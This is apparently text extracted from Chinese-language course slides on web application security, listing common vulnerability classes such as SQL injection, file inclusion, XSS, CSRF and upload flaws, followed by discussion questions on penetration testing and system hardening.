
典型Web应用系统网络拓扑





典型Web应用系统威胁数据流图

XSS / 恶意代码执行





Web应用程序常见漏洞(1/2)

- SQL注入
- PHP文件包含
 - 远程文件/本地文件
- 跨站脚本漏洞(XSS)
- 跨站请求伪造(CSRF)
- 敏感信息泄露
 - .bak/.txt/.xml/.conf等备份文件
 - 列目录 / tomcat 4.x经典漏洞（文件后缀名大小写）



Web应用程序常见漏洞(2/2)

- 文件上传漏洞
 - null字符截断
 - MIME欺骗
 - 文件名代码注入
- 字符编码漏洞
 - 绕过安全检测手段
- 第三方程序漏洞
 - 危险的第三方程序库/框架



思考

- 如何全面的理解Web应用程序漏洞原理呢?

且看下一章为你分解



课后思考题

- 渗透过程中最重要的是什么？各抒己见。
- 用自己的话去阐述“网络与系统安全是一个持续对抗过程”。
- 在了解了网络与系统渗透基本原理之后，你对如何做好网络与系统安全加固有何见解？